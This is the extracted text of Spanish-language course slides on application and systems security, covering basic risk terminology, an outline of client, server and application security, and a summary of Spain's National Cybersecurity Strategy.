

Tema 127 - TIC-A1

Seguridad de

Aplicaciones y

Sistemas



- ✓ Introducción
- ✓ Seguridad en el Cliente
- ✓ Seguridad en el Servidor
- ✓ Seguridad en la Aplicación
- ✓ Seguridad en la Comunicación

✓ Introducción

- Aplicaciones Web
- ¿Cuánta seguridad es necesaria?
- Amenazas más importantes a las aplicaciones web (OWASP)
- Guías de seguridad

✓ Seguridad en el Cliente

✓ Seguridad en el Servidor


✓ Seguridad en la Aplicación

✓ Seguridad en la Comunicación

- ✓ Introducción
- ✓ Seguridad en el Cliente
 - Código móvil
 - Lenguajes de Macro: VBA
 - Lenguajes de Script: JavaScript y VBScript
 - Applets Java
 - Controles ActiveX
- ✓ Seguridad en el Servidor
- ✓ Seguridad en la Aplicación
- ✓ Seguridad en la Comunicación




- ✓ Introducción
- ✓ Seguridad en el Cliente
- ✓ Seguridad en el Servidor
 - Servidor Web
 - Servidor de Bases de Datos
 - Lenguajes de servidor
- ✓ Seguridad en la Aplicación
- ✓ Seguridad en la Comunicación



- ✓ Introducción
- ✓ Seguridad en el Cliente
- ✓ Seguridad en el Servidor
- ✓ Seguridad en la Aplicación
 - Control de acceso
 - Validación de datos de entrada
 - Programación segura
- ✓ Seguridad en la Comunicación




- ✓ Introducción
- ✓ Seguridad en el Cliente
- ✓ Seguridad en el Servidor
- ✓ Seguridad en la Aplicación
- ✓ Seguridad en la Comunicación
 - Se ve en el tema 121 - JLB



- ✓ Introducción
- ✓ Seguridad en el Cliente
- ✓ Seguridad en el Servidor
- ✓ Seguridad en la Aplicación
- ✓ Seguridad en la Comunicación


- ✓ **Activo:** recurso del sistema de información o relacionado con éste, necesario para que la organización funcione correctamente y alcance los objetivos propuestos. Según el tipo de activo y el fin que tenga tendrá mayor o menor **valor para la organización**.
- ✓ **Amenaza:** es un evento que puede desencadenar un incidente en la organización, produciendo daños materiales o pérdidas inmateriales en sus activos. Las amenazas son “**cosas que ocurren**”.
- ✓ **Vulnerabilidad:** es la posibilidad de ocurrencia o materialización de una amenaza sobre un Activo. En el gráfico siguiente se representa por medio de las métricas de degradación del activo (cuán perjudicado resultaría un activo) y frecuencia (cada cuanto se materializa la amenaza).
- ✓ **Impacto:** la medida del daño sobre el activo derivado de la materialización de una amenaza.
- ✓ **Riesgo:** Se denomina riesgo a la medida del daño probable sobre un sistema. Conociendo el impacto de las amenazas sobre los activos, es directo derivar el riesgo sin más que tener en cuenta la frecuencia de ocurrencia. El riesgo crece con el impacto y con la frecuencia.
- ✓ **Ataque:** evento, exitoso o no, que atenta sobre el buen funcionamiento del sistema. Se utiliza como **sinónimo de amenaza “materializa o materializable”**.
- ✓ **Salvaguardas - contramedidas**



CEF.- Estrategia de Ciberseguridad Nacional

Departamento de Seguridad Nacional - Estrategia de Ciberseguridad Nacional

- ✓ marco de referencia de un modelo integrado basado en la implicación, coordinación y armonización de todos los actores y recursos del Estado, en la colaboración público-privada, y en la participación de la ciudadanía.
- ✓ Para el logro de sus objetivos, la Estrategia crea una estructura orgánica que se integra en el marco del Sistema de Seguridad Nacional.
- ✓ Esta estructura servirá para articular la acción única del Estado conforme a unos principios compartidos por los actores concernidos y en un marco institucional adecuado




- ✓ <http://www.dsn.gob.es/es/estrategias-publicaciones/estrategias/estrategia-ciberseguridad-nacional>

✓ Riesgos y Amenazas de ciberseguridad


Riesgos y Amenazas a la Ciberseguridad Nacional



✓ Principios rectores de la ciberseguridad



✓ Objetivos de la ciberseguridad



CEF.- Estrategia de Ciberseguridad Nacional

LÍNEA DE ACCIÓN		CONTENIDO
1	Capacidad de prevención, detección, respuesta y recuperación ante las ciberamenazas	Incrementar las capacidades de prevención, defensa, detección, análisis, respuesta, recuperación y coordinación ante las ciberamenazas, haciendo énfasis en las Administraciones Públicas, las Infraestructuras Críticas, las capacidades militares y de Defensa y otros sistemas de interés nacional.
2	Seguridad de los Sistemas de Información y Telecomunicaciones que soportan las Administraciones Públicas	Garantizar la implantación del Esquema Nacional de Seguridad, reforzar las capacidades de detección y mejorar la defensa de los sistemas clasificados.
3	Seguridad de los Sistemas de Información y Telecomunicaciones que soportan las Infraestructuras Críticas	Impulsar la implantación de la normativa sobre Protección de Infraestructuras Críticas y de las capacidades necesarias para la protección de los servicios esenciales.
4	Capacidad de investigación y persecución del ciberterrorismo y la ciberdelincuencia	Potenciar las capacidades para detectar, investigar y perseguir las actividades terroristas y delictivas en el ciberespacio, sobre la base de un marco jurídico y operativo eficaz.
5	Seguridad y resiliencia de las TIC del sector privado	Impulsar la seguridad y la resiliencia de las infraestructuras, redes, productos y servicios empleando instrumentos de cooperación público-privada.

CEF.- Estrategia de Ciberseguridad Nacional

LÍNEA DE ACCIÓN		CONTENIDO
6	Conocimientos, Competencias e I+D+i	Promover la capacitación de profesionales, impulsar el desarrollo industrial y reforzar el sistema de I+D+i en materia de ciberseguridad.
7	Cultura de ciberseguridad	Concienciar a los ciudadanos, profesionales y empresas de la importancia de la ciberseguridad y del uso responsable de las nuevas tecnologías y de los servicios de la Sociedad de la Información.
8	Compromiso internacional	Promover un ciberespacio internacional seguro y confiable, en apoyo a los intereses nacionales.

Activar Windows
Ve a Configuración para activar Windows.


- ✓ **Aplicaciones Web**
- ✓ **¿Cuánta seguridad es necesaria?**
- ✓ **Amenazas más importantes a las aplicaciones web**
- ✓ **Guías de seguridad**

✓ **Aplicaciones Web**


- Aplicaciones cliente/servidor que utilizan el protocolo HTTP para interactuar con los usuarios u otros sistemas
- El cliente utilizado por los usuarios es habitualmente un navegador
- Los problemas de seguridad pueden provenir de los programas web en los que se apoyan, aunque en su mayor parte son consecuencia de fallos en la lógica y el diseño de la propia aplicación

✓ ¿Cuánta seguridad es necesaria?

- La seguridad supone un coste económico y de eficiencia. Hay que disponer de la adecuada, ni más ni menos
- Para ello hay que tener en cuenta tres **reglas**:
 - El riesgo cero no es práctico
 - Hay diversas formas de mitigar el riesgo
 - No se puede gastar un millón para proteger un céntimo

